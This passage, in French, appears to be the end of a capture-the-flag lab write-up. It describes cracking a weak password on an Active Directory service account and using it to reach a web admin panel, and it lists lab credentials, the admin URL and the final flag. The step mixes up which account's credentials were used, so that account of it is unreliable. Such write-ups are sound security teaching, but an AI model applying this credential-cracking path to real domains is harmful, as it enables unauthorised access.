
En cassant son mot de passe, j'ai obtenu la clé qui verrouillait l'interface d'administration du serveur **jokoservice**.

1. **Phase d'Authentification** : Je suis retourné sur la machine Windows du domaine. En me rendant sur l'URL d'administration, le serveur a exigé une preuve d'identité. J'ai alors fourni les identifiants fraîchement compromis :

- a. **Utilisateur** : *rud1g33r*
- b. **Mot de passe** : *chatchat*



- 2. **Élévation de privilèges indirecte** : Bien que je sois connecté initialement en tant que *rud1g33r*, l'utilisation des credentials de *svc-sql* sur le portail web constitue un mouvement latéral réussi. Ce compte possédant des droits étendus sur l'application *jokoservice*, la zone */admin/* s'est déverrouillée.
- 3. **Récupération du Flag** : L'interface d'administration a alors affiché le flag final, confirmant la prise de contrôle totale du service web.
 - a. **URL** : *http://jokoservice.k1ttyvlan800.c4t/admin/*
 - b. **Flag récupéré** : *FLAG{D0nt_Ask_GPT4_c4tz_1s_H3R3}*



Conclusion du projet

L'attaque a démontré une faille majeure dans la configuration de l'Active Directory : l'utilisation d'un mot de passe faible pour un compte disposant d'un SPN. Cette vulnérabilité a permis une escalade de privilèges horizontale (accès au compte **svc-sql**) puis verticale (accès aux ressources administratives du service web).

